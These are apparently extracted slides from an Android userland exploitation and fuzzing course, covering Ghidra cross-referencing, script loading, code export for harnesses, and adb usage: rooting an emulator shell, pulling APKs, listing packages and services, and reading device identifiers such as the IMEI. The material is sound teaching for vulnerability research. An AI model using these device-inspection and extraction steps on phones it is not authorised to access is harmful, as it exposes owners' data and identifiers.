


Lesson 3: Introduction into Ghidra | Cross referencing

- Cross referencing
- Functions
- Data
- Usage of an unsafe functions



```
1
2 /* WARNING: Control flow encountered bad instruction data */
3
4 void __aeabi_memcpy(void)
5 {
6     halt_baddat
7 }
8 /* WARNING: Control flow encountered bad instruction data - Truncating control flow here */
9
10
```





References to __aeabi_memcpy - 3 locations [CodeBrowser: AndroidUserlandExploitation:/libnative-lib.so]

Location	Label	Code Unit	Context
0002be28	PTR__aeabi_me...	addr __aeabi_memcpy	DATA
00018a58	__aeabi_memcpy	adr r12,0x18a60	THUNK
00018a60		ldr pc=>__aeabi_memcpy, [r12,...	COMPUTED_CALL

Filter:

Lesson 3: Introduction into Ghidra | Loading and running scripts


- Script Manager
- Windows->Script Manager
- Loading multiple libraries script
- <https://ghidra.re/courses/GhidraClass/AdvancedDevelopment/GhidraAdvancedDevelopment.html>



<https://labs.sentinelone.com/a-guide-to-ghidra-scripting-development-for-malware-researchers/>


Lesson 3: Introduction into Ghidra | Export code for harnessing

- Exporting code for harnessing



Lesson 3: Introduction into Ghidra | Export code for harnessing

- Exporting code
- This can be used for fuzzing
- Symbols are needed



```
libnative-lib.so.c
C libnative-lib.so.c x
Users > ux81jg > Desktop > C libnative-lib.so.c > undefined
1  typedef unsigned char  undefined;
2
3  typedef unsigned char   byte;
4  typedef unsigned int    dword;
5  typedef long long      longlong;
6  typedef unsigned char   uchar;
7  typedef unsigned int    uint;
8  typedef unsigned long   ulong;
9  typedef unsigned char   undefined1;
10 typedef unsigned short  undefined2;
11 typedef unsigned int    undefined3;
12 typedef unsigned int    undefined4;
13 typedef unsigned long long  undefined5;
14 typedef unsigned long long  undefined8;
15 typedef unsigned short   ushort;
16 typedef unsigned short   word;
17 typedef struct _JNIEnv _JNIEnv, *_P_JNIEnv;
18
19 struct _JNIEnv { // Placeholder Class Structure
20 };
21
22 typedef void _IO_lock_t;
23
24 typedef struct _IO_marker _IO_marker, *_P_IO_marker;
25
26 typedef struct _IO_FILE _IO_FILE, *_P_IO_FILE;
27
```

Lesson 3: Introduction into Ghidra | Wrap-up

- Summarise important points.
- Allow time for questions.

- Demo & Labs

Lesson 3: Introduction into Ghidra | Demo & Labs

- Summarise important points.
- Allow time for questions.

- Demo & Labs

Lesson 3: Reverse Engineering Android Native Libraries


- Android NDK
- Android Debugging Bridge
- Unzipping the APK
- Finding the native components
- Finding JNI Functions



Android NDK

Lesson 3: Reverse Engineering Android Native Libraries | Android NDK


- Native Development Kit
- Precompiled Toolset
- Creating C/C++ Libraries
- LLVM
- Using 3th party libraries



<https://developer.android.com/studio/projects/add-native-code>

Lesson 3: Reverse Engineering Android Native Libraries | Android Debugging Bridge

- Android Debugging Bridge
- Pushing and Pulling files
- Package Info
- Package Installation
- Package download
- Phone Info
- Logs
- Shell



```
fuzzing-android@fuzzingandroid-VirtualBox: ~  
fuzzing-android@fuzzingandroid-VirtualBox:~$ adb shell  
generic:/ $ su  
generic:/ # ls  
acct                init.environ.rc     sdcard  
bugreports          init.goldfish.rc    seapp_contexts  
cache               init.ranchu-encrypt.rc  selinux_version  
charger             init.ranchu-noencrypt.rc  sepolicy  
config              init.ranchu.rc       service_contexts  
d                   init.rc              storage  
data                init.usb.configfs.rc  sys  
default.prop        init.usb.rc          system  
dev                 init.zygote32.rc     ueventd.goldfish.rc  
etc                 mnt                  ueventd.ranchu.rc  
file_contexts.bin  oem                  ueventd.rc  
fstab.goldfish     proc                  var  
fstab.ranchu-encrypt  property_contexts   vendor  
fstab.ranchu-noencrypt  root  
init                sbin  
generic:/ #
```

<https://www.automatetheplanet.com/adb-cheat-sheet/>

Lesson 3: Reverse Engineering Android Native Libraries | Android Debugging Bridge

- Pushing files to device
 - adb push “source file” “destination path”
 - “adb push /path/to/file /directory/on/device”
- Pulling files from device
 - adb pull “source file” “destination path”
 - “adb pull /path/to/file” “destination path”

```
fuzzin... x fuzzin... x fuzzin... x fuzzin... x fuzzin... x fuzzin... x
fuzzing-android@fuzzingandroid-VirtualBox:/tmp$ adb push test.txt /data/local/tmp
test.txt: 1 file pushed, 0 skipped.
```

```
fuzzin... x fuzzin... x fuzzin... x fuzzin... x fuzzin... x fuzzin... x fuzzin... x
fuzzing-android@fuzzingandroid-VirtualBox:/tmp$ adb pull /data/local/tmp/test.txt /tmp
/data/local/tmp/test.txt: 1 file pulled, 0 skipped.
fuzzing-android@fuzzingandroid-VirtualBox:/tmp$ ls test.txt
test.txt
```

Lesson 3: Reverse Engineering Android Native Libraries | Android Debugging Bridge

- Package Info
- adb shell pm list packages -f

adb shell pm list packages

```
fuzzing-a... x fuzzing-a... x
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/vulnerable apps/Vulnerable apps$ adb shell pm list packages -f
package:/data/app/SmokeTestApp/SmokeTestApp.apk=com.android.smoketest
package:/system/priv-app/CtsShimPrivPrebuilt/CtsShimPrivPrebuilt.apk=com.android.cts.priv.ctsshin
package:/system/app/YouTube/YouTube.apk=com.google.android.youtube
package:/system/priv-app/GoogleExtServices/GoogleExtServices.apk=com.google.android.ext.services
package:/data/app/CubeLiveWallpapers/CubeLiveWallpapers.apk=com.example.android.livecubes
package:/system/priv-app/TelephonyProvider/TelephonyProvider.apk=com.android.providers.telephony
package:/system/priv-app/Velvet/Velvet.apk=com.google.android.googlequicksearchbox
package:/system/priv-app/CalendarProvider/CalendarProvider.apk=com.android.providers.calendar
package:/system/priv-app/MediaProvider/MediaProvider.apk=com.android.providers.media
package:/system/priv-app/GoogleOneTimeInitializer/GoogleOneTimeInitializer.apk=com.google.android.onetimeinitializer
package:/system/app/GoogleExtShared/GoogleExtShared.apk=com.google.android.ext.shared
package:/system/app/Protips/Protips.apk=com.android.protips
package:/system/priv-app/DocumentsUI/DocumentsUI.apk=com.android.documentsui
package:/system/priv-app/ExternalStorageProvider/ExternalStorageProvider.apk=com.android.externalstorage
package:/system/app/HTMLViewer/HTMLViewer.apk=com.android.htmlviewer
package:/system/priv-app/MmsService/MmsService.apk=com.android.mms.service
package:/system/priv-app/DownloadProvider/DownloadProvider.apk=com.android.providers.downloads
package:/system/app/PrebuiltBugle/PrebuiltBugle.apk=com.google.android.apps.messaging
package:/data/app/com.example.mynativetest-2/base.apk=com.example.mynativetest
```

```
fuzzing-a... x fuzzing-a... x
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/vulnerable apps/Vulnerable apps$ adb shell pm list packages
package:com.android.smoketest
package:com.android.cts.priv.ctsshin
package:com.google.android.youtube
package:com.google.android.ext.services
package:com.example.android.livecubes
package:com.android.providers.telephony
package:com.google.android.googlequicksearchbox
package:com.android.providers.calendar
package:com.android.providers.media
package:com.google.android.onetimeinitializer
package:com.google.android.ext.shared
package:com.android.protips
package:com.android.documentsui
package:com.android.externalstorage
package:com.android.htmlviewer
package:com.android.mms.service
package:com.android.providers.downloads
package:com.google.android.apps.messaging
package:com.example.mynativetest
```

Lesson 3: Reverse Engineering Android Native Libraries | Android Debugging Bridge

- Package Installation

- Install Package

- adb install MYPACKAGE.apk

```
fuzzing-andr... x fuzzing-andro... x fuzzing-andro... x fuzzing-andro... x fuzzing-andro... x fuzzing-andro... x fuzzing-andro... x
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/vulnerable apps/Vulnerable apps$ adb install -t -r com.example-stack.apk
Performing Streamed Install
Success
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/vulnerable apps/Vulnerable apps$
```


- Uninstall Package

- adb uninstall packagename

```
fuzzing-andr... x fuzzing-andro... x fuzzing-andro... x fuzzing-andro... x fuzzing-andro... x fuzzing-andro... x fuzzing-andro... x
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/vulnerable apps/Vulnerable apps$ adb uninstall com.example.mynativetest
Success
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/vulnerable apps/Vulnerable apps$
```

Lesson 3: Reverse Engineering Android Native Libraries | Android Debugging Bridge


- Package download
- Find package
 - `adb shell pm list packages -f | grep youtube`
- `adb pull /path-to-apk/myapp.apk`



```
fuzzing-android@fuzzingandroid-VirtualBox: ~/Downloads
fuzzing-android@fuzz... x fuzzing-android@fuzz... x fuzzing-android@fuzz... x fuzzing-android@fuzz... x fuzzing-android@fuzz... x
fuzzing-android@fuzzingandroid-VirtualBox:~/Downloads$ adb shell pm list packages | grep youtube
package:com.google.android.youtube
fuzzing-android@fuzzingandroid-VirtualBox:~/Downloads$ adb shell pm list packages -f | grep youtube
package:/system/app/YouTube/YouTube.apk=com.google.android.youtube
fuzzing-android@fuzzingandroid-VirtualBox:~/Downloads$ adb pull /system/app/YouTube/YouTube.apk
/system/app/YouTube/YouTube.apk: 1 file pulled, 0 skipped. 0.4 MB/s (32187174 bytes in 71.757s)
fuzzing-android@fuzzingandroid-VirtualBox:~/Downloads$
```

Lesson 3: Reverse Engineering Android Native Libraries | Android Debugging Bridge

- Phone Info
- **adb get-state** (print device state)
- **adb get-serialno** (get the serial number)
- **adb shell dumpsys iphonesybinfo** (get the IMEI)
- **adb shell netstat** (list TCP connectivity)
- **adb shell pwd** (print current working directory)
- **adb shell dumpsys battery** (battery status)
- **adb shell pm list features** (list phone features)
- **adb shell service list** (list all services)
- **adb shell dumpsys activity**
- **<package>/<activity>** (activity info)
- **adb shell ps** (print process status)
- **adb shell wm size** (displays the current screen resolution)
- **dumpsys window windows | grep -E 'mCurrentFocus|mFocusedApp'** (print current app's opened activity)



```
fuzzing-android@fuzzingandroid-VirtualBox: ~/Downloads
fuzzing-android@fuzzingandroid-VirtualBox:~/Downloads$ adb get-state
device
fuzzing-android@fuzzingandroid-VirtualBox:~/Downloads$ adb get-serialno
192.168.192.31:5556
fuzzing-android@fuzzingandroid-VirtualBox:~/Downloads$ adb shell pwd
/
fuzzing-android@fuzzingandroid-VirtualBox:~/Downloads$ adb shell service list
Found 117 services:
0 carrier_config: [com.android.internal.telephony.ICarrierConfigLoader]
1 phone: [com.android.internal.telephony.ITelephony]
2 isms: [com.android.internal.telephony.ISms]
3 iphonesubinfo: [com.android.internal.telephony.IPhoneSubInfo]
4 simphonebook: [com.android.internal.telephony.IIccPhoneBook]
5 telecom: [com.android.internal.telecom.ITelecomService]
6 isub: [com.android.internal.telephony.ISub]
7 contexthub_service: [android.hardware.location.IContextHubService]
8 dns_listener: [android.net.metrics.IDnsEventListener]
9 connmetrics: [android.net.IIpConnectivityMetrics]
10 connectivity_metrics_logger: [android.net.IConnectivityMetricsLogger]
11 imms: [com.android.internal.telephony.IMms]
12 media_projection: [android.media.projection.IMediaProjectionManager]
13 launcherapps: [android.content.pm.ILauncherApps]
14 shortcut: [android.content.pm.IShortcutService]
15 fingerprint: [android.hardware.fingerprint.IFingerprintService]
16 trust: [android.app.trust.ITrustManager]
17 media_router: [android.media.IMediaRouterService]
18 media_session: [android.media.session.ISessionManager]
19 restrictions: [android.content.IRestrictionsManager]
20 print: [android.print.IPrintManager]
21 graphicsstats: [android.view.IGraphicsStats]
22 assetatlas: [android.view.IAssetAtlas]
23 dreams: [android.service.dreams.IDreamManager]
24 commontime_management: []
25 network_time_update_service: []
26 samplingprofiler: []
27 diskstats: []
```

